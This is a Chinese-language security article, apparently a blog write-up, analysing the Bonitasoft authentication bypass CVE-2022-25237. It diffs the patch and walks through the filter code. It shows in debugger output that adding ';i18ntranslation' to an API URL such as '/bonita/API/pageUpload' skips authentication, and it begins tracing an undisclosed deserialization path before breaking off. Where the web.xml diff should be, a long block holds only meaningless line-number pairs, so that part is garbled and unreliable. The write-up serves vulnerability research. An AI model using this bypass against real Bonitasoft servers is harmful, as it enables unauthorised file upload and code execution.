

CVE-2022-25237 Bonitasoft Platform 从认证绕过到未公开 反序列化漏洞发现之旅

漏洞信息

Bonitasoft 从 Dockerhub 下载超过 500 万次，它是一个业务自动化平台，可以更轻松地在业务流程中构建、部署和管理自动化应用程序。

CVE-2022-25237 Bonitasoft Platform 存在 Auth API 认证绕过漏洞，通过精心构造 payload 发送到特殊功能的 API URL，可导致远程代码执行。受影响版本如下：

For community (社区版) :

- 2022.1-u0 (7.14.0) 以下

For subscription (订阅版) :

- 2022.1-u0 (7.14.0) 以下
- 2021.2-u4 (7.13.4) 以下
- 2021.1-0307 (7.12.11) 以下
- 7.11.7 以下

在分析认证绕过漏洞时，还发现了一处潜藏的未公开反序列化漏洞。下面将完整分析过程共享给大家。

环境准备

使用 docker 运行对应版本镜像。查看 Java 进程：


```
nts/1# ps -auxww
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
bonita      1  0.6 14.2 8000356 1156040 ?      Ssl May25 11:47 /usr/bin/java -Djava.util.logging.
config.file=/opt/bonita/BonitaCommunity-2021.2-u0/server/conf/logging.properties -Djava.util.logging.
manager=org.apache.juli.ClassLoaderLogManager -Xdebug -Xrunjdwp:transport=dt_socket,server=y,suspend=
n,address=8000 -Djdk.tls.ephemeralDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.web
resources -Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Dorg.bonitasoft.platform.setup.
folder=/opt/bonita/BonitaCommunity-2021.2-u0/server/..../setup -Dorg.bonitasoft.h2.database.dir=/opt/bo
nita/BonitaCommunity-2021.2-u0/server/..../h2_database -Dsysprop.bonita.db.vendor=h2 -Dsysprop.bonita.b
dm.db.vendor=h2 -Dcom.arjuna.ats.arjuna.common.propertiesFile=/opt/bonita/BonitaCommunity-2021.2-u0/s
erver/conf/jbossts-properties.xml -Dorg.bonitasoft.engine.incident.folder=/opt/bonita/BonitaCommunity
-2021.2-u0/server/logs -Dfile.encoding=UTF-8 -Xshare:auto -XX:+HeapDumpOnOutOfMemoryError -XX:HeapDum
pPath=/opt/bonita/BonitaCommunity-2021.2-u0/server/logs -Djava.security.egd=file:/dev/.urandom -Dign
ore.endorsed.dirs= -classpath /opt/bonita/BonitaCommunity-2021.2-u0/server/lib/ext/*:/opt/bonita/Boni
taCommunity-2021.2-u0/server/bin/bootstrap.jar:/opt/bonita/BonitaCommunity-2021.2-u0/server/bin/tomca
t-juli.jar -Dcatalina.base=/opt/bonita/BonitaCommunity-2021.2-u0/server -Dcatalina.home=/opt/bonita/B
onitaCommunity-2021.2-u0/server -Djava.io.tmpdir=/opt/bonita/BonitaCommunity-2021.2-u0/server/temp/or
g.apache.catalina.startup.Bootstrap start
```

添加远程调试配置：

```
#                                     signals. Default is "false" unless running on HP-UX in which
#                                     case the default is "true"
# -----
JAVA_OPTS='-Xdebug -Xrunjdwp:transport=dt_socket,server=y,suspend=n,address=5000'
# OS specific support. $var _must_ be set to either true or false.
cygwin=false
darwin=false
os400=false
```




重启容器，查看是否开启 5000 调试端口，开放成功后配置 idea 指定调试端口：



补丁对比

对比 `bonita:7.13.0` 和 `bonita:7.14.0` 版本，发现 `bonita:7.14.0` 中删除了 `AbstractAuthorizationFilter` 类，该文件中包含 `Filter` 权限认证绕过逻辑：



且听安全

通过补丁对比，在`web.xml`中发现还增加了一处认证配置：

```
<res-type>javax.sql.DataSource</res-type> 711 742 <<
  <res-auth>Container</res-auth> 712 743
</resource-ref> 713 744
714 745
715 746
716 747
717 748
718 749
719 750
720 751
721 752
722 753
723 754
724 755
725 756
726 757
727 758
728 759
729 760
730 761
731 762
732 763
733 764
734 765
735 766
736 767
737 768
738 769
739 770
740 771
741 772
742 773
743 774
744 775
745 776
746 777
747 778
748 779
749 780
750 781
751 782
752 783
753 784
754 785
755 786
756 787
757 788
758 789
759 790
760 791
761 792
762 793
763 794
764 795
765 796
766 797
767 798
768 799
769 800
770 801
771 802
772 803
773 804
774 805
775 806
776 807
777 808
778 809
779 810
780 811
781 812
782 813
783 814
784 815
785 816
786 817
787 818
788 819
789 820
790 821
791 822
792 823
793 824
794 825
795 826
796 827
797 828
798 829
799 830
800 831
801 832
802 833
803 834
804 835
805 836
806 837
807 838
808 839
809 840
810 841
811 842
812 843
813 844
814 845
815 846
816 847
817 848
818 849
819 850
820 851
821 852
822 853
823 854
824 855
825 856
826 857
827 858
828 859
829 860
830 861
831 862
832 863
833 864
834 865
835 866
836 867
837 868
838 869
839 870
840 871
841 872
842 873
843 874
844 875
845 876
846 877
847 878
848 879
849 880
850 881
851 882
852 883
853 884
854 885
855 886
856 887
857 888
858 889
859 890
860 891
861 892
862 893
863 894
864 895
865 896
866 897
867 898
868 899
869 900
870 901
871 902
872 903
873 904
874 905
875 906
876 907
877 908
878 909
879 910
880 911
881 912
882 913
883 914
884 915
885 916
886 917
887 918
888 919
889 920
890 921
891 922
892 923
893 924
894 925
895 926
896 927
897 928
898 929
899 930
900 931
901 932
902 933
903 934
904 935
905 936
906 937
907 938
908 939
909 940
910 941
911 942
912 943
913 944
914 945
915 946
916 947
917 948
918 949
919 950
920 951
921 952
922 953
923 954
924 955
925 956
926 957
927 958
928 959
929 960
930 961
931 962
932 963
933 964
934 965
935 966
936 967
937 968
938 969
939 970
940 971
941 972
942 973
943 974
944 975
945 976
946 977
947 978
948 979
949 980
950 981
951 982
952 983
953 984
954 985
955 986
956 987
957 988
958 989
959 990
960 991
961 992
962 993
963 994
964 995
965 996
966 997
967 998
968 999
969 1000
970 1001
971 1002
972 1003
973 1004
974 1005
975 1006
976 1007
977 1008
978 1009
979 1010
980 1011
981 1012
982 1013
983 1014
984 1015
985 1016
986 1017
987 1018
988 1019
989 1020
990 1021
991 1022
992 1023
993 1024
994 1025
995 1026
996 1027
997 1028
998 1029
999 1030
1000 1031
1001 1032
1002 1033
1003 1034
1004 1035
1005 1036
1006 1037
1007 1038
1008 1039
1009 1040
1010 1041
1011 1042
1012 1043
1013 1044
1014 1045
1015 1046
1016 1047
1017 1048
1018 1049
1019 1050
1020 1051
1021 1052
1022 1053
1023 1054
1024 1055
1025 1056
1026 1057
1027 1058
1028 1059
1029 1060
1030 1061
1031 1062
1032 1063
1033 1064
1034 1065
1035 1066
1036 1067
1037 1068
1038 1069
1039 1070
1040 1071
1041 1072
1042 1073
1043 1074
1044 1075
1045 1076
1046 1077
1047 1078
1048 1079
1049 1080
1050 1081
1051 1082
1052 1083
1053 1084
1054 1085
1055 1086
1056 1087
1057 1088
1058 1089
1059 1090
1060 1091
1061 1092
1062 1093
1063 1094
1064 1095
1065 1096
1066 1097
1067 1098
1068 1099
1069 1100
1070 1101
1071 1102
1072 1103
1073 1104
1074 1105
1075 1106
1076 1107
1077 1108
1078 1109
1079 1110
1080 1111
1081 1112
1082 1113
1083 1114
1084 1115
1085 1116
1086 1117
1087 1118
1088 1119
1089 1120
1090 1121
1091 1122
1092 1123
1093 1124
1094 1125
1095 1126
1096 1127
1097 1128
1098 1129
1099 1130
1100 1131
1101 1132
1102 1133
1103 1134
1104 1135
1105 1136
1106 1137
1107 1138
1108 1139
1109 1140
1110 1141
1111 1142
1112 1143
1113 1144
1114 1145
1115 1146
1116 1147
1117 1148
1118 1149
1119 1150
1120 1151
1121 1152
1122 1153
1123 1154
1124 1155
1125 1156
1126 1157
1127 1158
1128 1159
1129 1160
1130 1161
1131 1162
1132 1163
1133 1164
1134 1165
1135 1166
1136 1167
1137 1168
1138 1169
1139 1170
1140 1171
1141 1172
1142 1173
1143 1174
1144 1175
1145 1176
1146 1177
1147 1178
1148 1179
1149 1180
1150 1181
1151 1182
1152 1183
1153 1184
1154 1185
1155 1186
1156 1187
1157 1188
1158 1189
1159 1190
1160 1191
1161 1192
1162 1193
1163 1194
1164 1195
1165 1196
1166 1197
1167 1198
1168 1199
1169 1200
1170 1201
1171 1202
1172 1203
1173 1204
1174 1205
1175 1206
1176 1207
1177 1208
1178 1209
1179 1210
1180 1211
1181 1212
1182 1213
1183 1214
1184 1215
1185 1216
1186 1217
1187 1218
1188 1219
1189 1220
1190 1221
1191 1222
1192 1223
1193 1224
1194 1225
1195 1226
1196 1227
1197 1228
1198 1229
1199 1230
1200 1231
1201 1232
1202 1233
1203 1234
1204 1235
1205 1236
1206 1237
1207 1238
1208 1239
1209 1240
1210 1241
1211 1242
1212 1243
1213 1244
1214 1245
1215 1246
1216 1247
1217 1248
1218 1249
1219 1250
1220 1251
1221 1252
1222 1253
1223 1254
1224 1255
1225 1256
1226 1257
1227 1258
1228 1259
1229 1260
1230 1261
1231 1262
1232 1263
1233 1264
1234 1265
1235 1266
1236 1267
1237 1268
1238 1269
1239 1270
1240 1271
1241 1272
1242 1273
1243 1274
1244 1275
1245 1276
1246 1277
1247 1278
1248 1279
1249 1280
1250 1281
1251 1282
1252 1283
1253 1284
1254 1285
1255 1286
1256 1287
1257 1288
1258 1289
1259 1290
1260 1291
1261 1292
1262 1293
1263 1294
1264 1295
1265 1296
1266 1297
1267 1298
1268 1299
1269 1300
1270 1301
1271 1302
1272 1303
1273 1304
1274 1305
1275 1306
1276 1307
1277 1308
1278 1309
1279 1310
1280 1311
1281 1312
1282 1313
1283 1314
1284 1315
1285 1316
1286 1317
1287 1318
1288 1319
1289 1320
1290 1321
1291 1322
1292 1323
1293 1324
1294 1325
1295 1326
1296 1327
1297 1328
1298 1329
1299 1330
1300 1331
1301 1332
1302 1333
1303 1334
1304 1335
1305 1336
1306 1337
1307 1338
1308 1339
1309 1340
1310 1341
1311 1342
1312 1343
1313 1344
1314 1345
1315 1346
1316 1347
1317 1348
1318 1349
1319 1350
1320 1351
1321 1352
1322 1353
1323 1354
1324 1355
1325 1356
1326 1357
1327 1358
1328 1359
1329 1360
1330 1361
1331 1362
1332 1363
1333 1364
1334 1365
1335 1366
1336 1367
1337 1368
1338 1369
1339 1370
1340 1371
1341 1372
1342 1373
1343 1374
1344 1375
1345 1376
1346 1377
1347 1378
1348 1379
1349 1380
1350 1381
1351 1382
1352 1383
1353 1384
1354 1385
1355 1386
1356 1387
1357 1388
1358 1389
1359 1390
1360 1391
1361 1392
1362 1393
1363 1394
1364 1395
1365 1396
1366 1397
1367 1398
1368 1399
1369 1400
1370 1401
1371 1402
1372 1403
1373 1404
1374 1405
1375 1406
1376 1407
1377 1408
1378 1409
1379 1410
1380 1411
1381 1412
1382 1413
1383 1414
1384 1415
1385 1416
1386 1417
1387 1418
1388 1419
1389 1420
1390 1421
1391 1422
1392 1423
1393 1424
1394 1425
1395 1426
1396 1427
1397 1428
1398 1429
1399 1430
1400 1431
1401 1432
1402 1433
1403 1434
1404 1435
1405 1436
1406 1437
1407 1438
1408 1439
1409 1440
1410 1441
1411 1442
1412 1443
1413 1444
1414 1445
1415 1446
1416 1447
1417 1448
1418 1449
1419 1450
1420 1451
1421 1452
1422 1453
1423 1454
1424 1455
1425 1456
1426 1457
1427 1458
1428 1459
1429 1460
1430 1461
1431 1462
1432 1463
1433 1464
1434 1465
1435 1466
1436 1467
1437 1468
1438 1469
1439 1470
1440 1471
1441 1472
1442 1473
1443 1474
1444 1475
1445 1476
1446 1477
1447 1478
1448 1479
1449 1480
1450 1481
1451 1482
1452 1483
1453 1484
1454 1485
1455 1486
1456 1487
1457 1488
1458 1489
1459 1490
1460 1491
1461 1492
1462 1493
1463 1494
1464 1495
1465 1496
1466 1497
1467 1498
1468 1499
1469 1500
1470 1501
1471 1502
1472 1503
1473 1504
1474 1505
1475 1506
1476 1507
1477 1508
1478 1509
1479 1510
1480 1511
1481 1512
1482 1513
1483 1514
1484 1515
1485 1516
1486 1517
1487 1518
1488 1519
1489 1520
1490 1521
1491 1522
1492 1523
1493 1524
1494 1525
1495 1526
1496 1527
1497 1528
1498 1529
1499 1530
1500 1531
1501 1532
1502 1533
1503 1534
1504 1535
1505 1536
1506 1537
1507 1538
1508 1539
1509 1540
1510 1541
1511 1542
1512 1543
1513 1544
1514 1545
1515 1546
1516 1547
1517 1548
1518 1549
1519 1550
1520 1551
1521 1552
1522 1553
1523 1554
1524 1555
1525 1556
1526 1557
1527 1558
1528 1559
1529 1560
1530 1561
1531 1562
1532 1563
1533 1564
1534 1565
1535 1566
1536 1567
1537 1568
1538 1569
1539 1570
1540 1571
1541 1572
1542 1573
1543 1574
1544 1575
1545 1576
1546 1577
1547 1578
1548 1579
1549 1580
1550 1581
1551 1582
1552 1583
1553 1584
1554 1585
1555 1586
1556 1587
1557 1588
1558 1589
1559 1590
1560 1591
1561 1592
1562 1593
1563 1594
1564 1595
1565 1596
1566 1597
1567 1598
1568 1599
1569 1600
1570 1601
1571 1602
1572 1603
1573 1604
1574 1605
1575 1606
1576 1607
1577 1608
1578 1609
1579 1610
1580 1611
1581 1612
1582 1613
1583 1614
1584 1615
1585 1616
1586 1617
1587 1618
1588 1619
1589 1620
1590 1621
1591 1622
1592 1623
1593 1624
1594 1625
1595 1626
1596 1627
1597 1628
1598 1629
1599 1630
1600 1631
1601 1632
1602 1633
1603 1634
1604 1635
1605 1636
1606 1637
1607 1638
1608 1639
1609 1640
1610 1641
1611 1642
1612 1643
1613 1644
1614 1645
1615 1646
1616 1647
1617 1648
1618 1649
1619 1650
1620 1651
1621 1652
1622 1653
1623 1654
1624 1655
1625 1656
1626 1657
1627 1658
1628 1659
1629 1660
1630 1661
1631 1662
1632 1663
1633 1664
1634 1665
1635 1666
1636 1667
1637 1668
1638 1669
1639 1670
1640 1671
1641 1672
1642 1673
1643 1674
1644 1675
1645 1676
1646 1677
1647 1678
1648 1679
1649 1680
1650 1681
1651 1682
1652 1683
1653 1684
1654 1685
1655 1686
1656 1687
1657 1688
1658 1689
1659 1690
1660 1691
1661 1692
1662 1693
1663 1694
1664 1695
1665 1696
1666 1697
1667 1698
1668 1699
1669 1700
1670 1701
1671 1702
1672 1703
1673 1704
1674 1705
1675 1706
1676 1707
1677 1708
1678 1709
1679 1710
1680 1711
1681 1712
1682 1713
1683 1714
1684 1715
1685 1716
1686 1717
1687 1718
1688 1719
1689 1720
1690 1721
1691 1722
1692 1723
1693 1724
1694 1725
1695 1726
1696 1727
1697 1728
1698 1729
1699 1730
1700 1731
1701 1732
1702 1733
1703 1734
1704 1735
1705 1736
1706 1737
1707 1738
1708 1739
1709 1740
1710 1741
1711 1742
1712 1743
1713 1744
1714 1745
1715 1746
1716 1747
1717 1748
1718 1749
1719 1750
1720 1751
1721 1752
1722 1753
1723 1754
1724 1755
1725 1756
1726 1757
1727 1758
1728 1759
1729 1760
1730 1761
1731 1762
1732 1763
1733 1764
1734 1765
1735 1766
1736 1767
1737 1768
1738 1769
1739 1770
1740 1771
1741 1772
1742 1773
1743 1774
1744 1775
1745 1776
1746 1777
1747 1778
1748 1779
1749 1780
1750 1781
1751 1782
1752 1783
1753 1784
1754 1785
1755 1786
1756 1787
1757 1788
1758 1789
1759 1790
1760 1791
1761 1792
1762 1793
1763 1794
1764 1795
1765 1796
1766 1797
1767 1798
1768 1799
1769 1800
1770 1801
1771 1802
1772 1803
1773 1804
1774 1805
1775 1806
1776 1807
1777 1808
1778 1809
1779 1810
1780 1811
1781 1812
1782 1813
1783 1814
1784 1815
1785 1816
1786 1817
1787 1818
1788 1819
1789 1820
1790 1821
1791 1822
1792 1823
1793 1824
1794 1825
1795 1826
1796 1827
1797 1828
1798 1829
1799 1830
1800 1831
1801 1832
1802 1833
1803 1834
1804 1835
1805 1836
1806 1837
1807 1838
1808 1839
1809 1840
1810 1841
1811 1842
1812 1843
1813 1844
1814 1845
1815 1846
1816 1847
1817 1848
1818 1849
1819 1850
1820 1851
1821 1852
1822 1853
1823 1854
1824 1855
1825 1856
1826 1857
1827 1858
1828 1859
1829 1860
1830 1861
1831 1862
1832 1863
1833 1864
1834 1865
1835 1866
1836 1867
1837 1868
1838 1869
1839 1870
1840 1871
1841 1872
1842 1873
1843 1874
1844 1875
1845 1876
1846 1877
1847 1878
1848 1879
1849 1880
1850 1881
1851 1882
1852 1883
1853 1884
1854 1885
1855 1886
1856 1887
1857 1888
1858 1889
1859 1890
1860 1891
1861 1892
1862 1893
1863 1894
1864 1895
1865 1896
1866 1897
1867 1898
1868 1899
1869 1900
1870 1901
1871 1902
1872 1903
1873 1904
1874 1905
1875 1906
1876 1907
1877 1908
1878 1909
1879 1910
1880 1911
1881 1912
1882 1913
1883 1914
1884 1915
1885 1916
1886 1917
1887 1918
1888 1919
1889 1920
1890 1921
1891 1922
1892 1923
1893 1924
1894 1925
1895 1926
1896 1927
1897 1928
1898 1929
1899 1930
1900 1931
1901 1932
1902 1933
1903 1934
1904 1935
1905 1936
1906 1937
1907 1938
1908 1939
1909 1940
1910 1941
1911 1942
1912 1943
1913 1944
1914 1945
1915 1946
1916 1947
1917 1948
1918 1949
1919 1950
1920 1951
1921 1952
1922 1953
1923 1954
1924 1955
1925 1956
1926 1957
1927 1958
1928 1959
1929 1960
1930 1961
1931 1962
1932 1963
1933 1964
1934 1965
1935 1966
1936 1967
1937 1968
1938 1969
1939 1970
1940 1971
1941 1972
1942 1973
1943 1974
1944 1975
1945 1976
1946 1977
1947 1978
1948 1979
1949 1980
1950 1981
1951 1982
1952 1983
1953 1984
1954 1985
1955 1986
1956 1987
1957 1988
1958 1989
1959 1990
1960 1991
1961 1992
1962 1993
1963 1994
1964 1995
1965 1996
1966 1997
1967 1998
1968 1999
1969 1999
1970 1999
1971 1999
1972 1999
1973 1999
1974 1999
1975 1999
1976 1999
1977 1999
1978 1999
1979 1999
1980 1999
1981 1999
1982 1999
1983 1999
1984 1999
1985 1999
1986 1999
1987 1999
1988 1999
1989 1999
1990 1999
1991 1999
1992 1999
1993 1999
1994 1999
1995 1999
1996 1999

```

且听安全

这个配置主要是为 `/serverAPI/` 路由添加 `BASIC` 认证。

认证绕过漏洞

补丁分析中讲到，最新版的软件已经将 `AbstractAuthorizationFilter` 删掉，那么在 `AbstractAuthorizationFilter` 代码中明确指出了哪些路由不需要 `session`，在漏洞分析的时候主要关注 `isMatched` 赋值为 `true` 的那一行。`requestURL` 为用户请求的 `URL`，`contains` 只是简单匹配了路由是否包含 `excludePatterns`：

```
protected boolean sessionIsNotNeeded(String requestURL, String excludePatterns) {    requestURL: "/bon  
    boolean isMatched = false;    isMatched: false  
    if (excludePatterns != null) {  
        String[] patterns = excludePatterns.split( s: ",");    patterns: ["i18ntranslation", "session"]  
        int i = 0;    i: 0  
  
        for(int size = patterns.length; i < size; ++i) {    size: 2    size: 2  
            if (requestURL.contains(patterns[i])) {    i: 0    patterns: ["i18ntranslation", "session"]  
                isMatched = true;  
                break;  
            }  
        }  
    }  
}
```

且听安全

其中 `excludePatterns` 在配置文件中赋值：

```
<filter>
    <filter-name>RestAPIAuthorizationFilter</filter-name>
    <filter-class>org.bonitasoft.console.common.server.login.filter.RestAPIAuthorizationFilter</filter-class>
    <init-param>
        <param-name>excludePatterns</param-name>
        <param-value>i18ntranslation</param-value>
    </init-param>
</filter>
<filter>
    <filter-name>RestAPIAuthorizationFilterToolkit</filter-name>
    <filter-class>org.bonitasoft.console.common.server.login.filter.RestAPIAuthorizationFilter</filter-class>
    <init-param>
        <param-name>excludePatterns</param-name>
        <param-value>i18ntranslation</param-value>
    </init-param>
</filter>
```

```
</init-param>  
</filter>
```

```
<filter>  
    <filter-name>TokenValidatorFilter</filter-name>  
    <filter-class>org.bonitasoft.console.common.server.login.filter.TokenValidatorFilter</filter-class>  
    <init-param>  
        <param-name>excludePatterns</param-name>  
        <param-value>i18ntranslation,session</param-value>  
    </init-param>
```



且听安全

上面 3 个鉴权 `Filter` 中的 `excludePatterns` 变量，必定包含 `i18ntranslation`。`web.xml` 文件中配置了路由对应的 `Filter` 链，因为 `/API/*` 路由对应了 `RestAPIAuthorizationFilter`，因此可以选择 `i18ntranslation` 作为权限绕过关键字：

```
<filter-mapping>  
    <filter-name>TokenValidatorFilter</filter-name>  
    <url-pattern>/API/*</url-pattern>  
    <url-pattern>/APIToolkit/*</url-pattern>
```




且听安全

```
<filter-mapping>  
    <filter-name>RestAPIAuthorizationFilter</filter-name>  
    <url-pattern>/API/*</url-pattern>
```

```
<url-pattern>/API/*</url-pattern>
<url-pattern>/APIToolkit/*</url-pattern>
<!-- see TokenValidatorFilter comment -->
```

且听安全

根据上面的分析，我们可以构造多种姿势的 URL 实现认证绕过：



The screenshot shows a Java code editor with a for loop and a debugger's variable list. The code is as follows:

```
for(int size = patterns.length; i < size; ++i) {    size: 2    size: 2
    if (requestURL.contains(patterns[i])) {    requestURL: "/bonita/API/pageUpload;i18ntranslation"    patterns:
        isMatched = true;    isMatched: true
        break;
    }
}
```

The debugger's variable list shows:

Variables
<code>oft.console.common.server.common.server.login.filter.core</code>
<code>this = {TokenValidatorFilter@13253}</code>
<code>requestURL = "/bonita/API/pageUpload;i18ntranslation"</code>
<code>excludePatterns = "i18ntranslation,session"</code>
<code>isMatched = true</code>

文件上传到 RCE

虽然有了 `Filter` 认证绕过，但并不意味着能在核心功能代码中完全实现认证绕过，从目前公开的 POC 来看，主要利用了管理员的权限上传恶意组件，核心 `servlet` 为 `FileUploadServlet`，其子类对应两个 `url`：

```
<servlet-mapping>
    <servlet-name>pageUploadServlet</servlet-name>
    <url-pattern>/portal/pageUpload</url-pattern>
</servlet-mapping>
<servlet-mapping>
    <servlet-name>apiPageUploadServlet</servlet-name>
    <url-pattern>/API/pageUpload</url-pattern>
</servlet-mapping>
```

且听安全

通过静态分析和动态调试，`FileUploadServlet` 在文件处理过程中需要获取 `session` 中的 `apiSession` 字段：

```
protected void defineUploadDirectoryPath(HttpServletRequest request) {    request: Request
    long tenantId = this.getAPISession(request).getTenantId();    request: RequestFacade@1
    this.setUploadDirectoryPath(WebBonitaConstantsUtils.getInstance(tenantId).getTempFold
}

💡 protected APISession getAPISession(HttpServletRequest request) {
    HttpSession session = request.getSession();
    return (APISession)session.getAttribute("apiSession");
}
```

且听安全

然而问题是，如果不登陆，`Session` 中的 `apiSession` 就不会被赋值，获取该字段会抛异常。因此如果要使用该功能必须

要配合用户登录的 `session` 才行。虽然访问 `/API/pageUpload` 需要管理员权限，但是结合 `Filter` 认证绕过，在普通用户下也可以访问，所以漏洞的准确描述应该为越权漏洞。这个漏洞的逻辑过程比较简单，这里就不过多叙述了，下面重点分析新发现的反序列化漏洞。

反序列化漏洞

进入真正的主题。在分析复现 CVE-2022-25237 的过程中，注意到修复补丁增加了其他一些 `servlet` 的鉴权。根据 `web.xml` 配置信息，可知 `/serverAPI/` 路由对应的是 `HttpAPIServlet`，关联的处理类为 `org.bonitasoft.engine.api.internal.servlet.HttpAPIServlet`：

```
<servlet-mapping>
  <servlet-name>HttpAPIServlet</servlet-name>
  <url-pattern>serverApi*</url-pattern>
</servlet-mapping>
```

且听安全

```
<!-- For engine HTTP API -->
<servlet>
  <servlet-name>HttpAPIServlet</servlet-name>
  <servlet-class>org.bonitasoft.engine.api.internal.servlet.HttpAPIServlet</servlet-class>
</servlet>
```

且听安全

定位 `doPost` 方法，判断了 `this.enabled` 变量，该变量在 docker 安装时默认为 `false`：

```
protected void doPost(HttpServletRequest req, HttpServletResponse resp)
  if (!this.enabled) {
    // ...
  }
}
```

```
        resp.sendError(403);
    } else {
        this.callHttpApi(req, resp);
    }
}
```



需要在 docker 启动时添加环境变量，或者在系统启动时修改环境变量的默认值。检查完环境变量后，将调用 `callHttpApi` 函数，接着进入 `HttpAPIServletCall#doPost` 方法：

```
void callHttpApi(HttpServletRequest req, HttpServletResponse resp)
    try {
        (new HttpAPIServletCall(req, resp)).doPost();
    } catch (FileUploadException var4) {
        throw new ServletException(var4);
    }
}
```



